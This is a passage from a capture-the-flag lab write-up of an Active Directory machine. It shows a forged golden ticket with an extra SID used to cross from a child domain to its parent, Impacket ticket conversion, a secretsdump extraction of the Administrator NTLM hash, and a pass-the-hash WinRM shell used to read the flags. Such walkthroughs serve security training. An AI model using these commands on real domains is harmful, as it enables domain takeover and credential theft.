[*] Retrieving netbios name information over LDAP from domain controller PRIMARY.corp.ghost.htb
[*] Searching path 'LDAP://PRIMARY.corp.ghost.htb/CN=Configuration,DC=ghost,DC=htb' for '(&(netbiosname=*)(dnsroot=corp.ghost.htb))'
[*] Building PAC

[*] Domain         : CORP.GHOST.HTB (GHOST-CORP)
[*] SID            : S-1-5-21-2034262909-2733679486-179904498
[*] UserId         : 500
[*] Groups         : 544,512,520,513
[*] ExtraSIDs      : S-1-5-21-4084500788-938703357-3654145966-519
[*] ServiceKey     : B0EB79F35055AF9D61BCBBE8CCAE81D98CF63215045F7216FFD1F8E009A75E8D
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         : B0EB79F35055AF9D61BCBBE8CCAE81D98CF63215045F7216FFD1F8E009A75E8D
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : corp.ghost.htb

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@corp.ghost.htb'

[*] AuthTime       : 9/20/2026 7:40:30 AM
[*] StartTime      : 9/20/2026 7:40:30 AM
[*] EndTime        : 9/20/2026 5:40:30 PM
[*] RenewTill      : 9/27/2026 7:40:30 AM

[*] base64(ticket.kirbi):

      doIF1TCCBdGgAwIBBaEDAgEWooIEujCCBLZhggSyMIIErqADAgEFoRAbDkNPUl...[snip]...
This command will provide a base64-encoded blob in KIRBI format.
To use the ticket, I need to first decode the KIRBI and convert it to a CCACHE file:
[bryan@sec]$ cat golden_ticket.kirbi | base64 -d | sponge golden_ticket.kirbi
[bryan@sec]$ ticketConverter.py golden_ticket.kirbi golden_ticket.ccache
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
[bryan@sec]$ ls
golden_ticket.kirbi golden_ticket.ccache
With this ticket, I can now authenticate as the Administrator user and extract all the secrets from the parent domain ghost.htb:
[bryan@sec]$ KRB5CCNAME=./golden_ticket.ccache nxc smb 'dc01.ghost.htb' -u 'Administrator' -d 'corp.ghost.htb' -k --use-kcache
SMB         dc01.ghost.htb  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ghost.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         dc01.ghost.htb  445    DC01             [+] corp.ghost.htb\Administrator from ccache (Pwn3d!)

KRB5CCNAME=./golden_ticket.ccache secretsdump.py 'Administrator@dc01.ghost.htb' -k -no-pass -just-dc-ntlm -just-dc-user 'ghost\Administrator'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1cdb17d5c14ff69e7067cffcc9e470bd:::
[*] Cleaning up...
Finally, I’ll spawn a WinRM shell on DC01 as the Administrator user and read the last flag:
ewp -i 10.129.231.105 -u 'Administrator' -H '1cdb17d5c14ff69e7067cffcc9e470bd'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to '10.129.231.105:5985' as 'Administrator'
evil-winrm-py PS C:\Users\Administrator\Documents>
evil-winrm-py PS C:\Users\Administrator\Documents> (Get-ChildItem -Path C:\Users -Recurse -ErrorAction SilentlyContinue | ? { $_.Nam
e -like "*user.txt" -or $_.Name -like "*root.txt" }).ForEach({ echo "Content of file $($_.FullName) : $(type $_.FullName)" })
Content of file C:\Users\Administrator\Desktop\root.txt : a51fa5627293d14af8273e99e867e1bd
Content of file C:\Users\justin.bradley\Desktop\user.txt : a1e0a947871cf7bd3b8ec6c2b796d5ea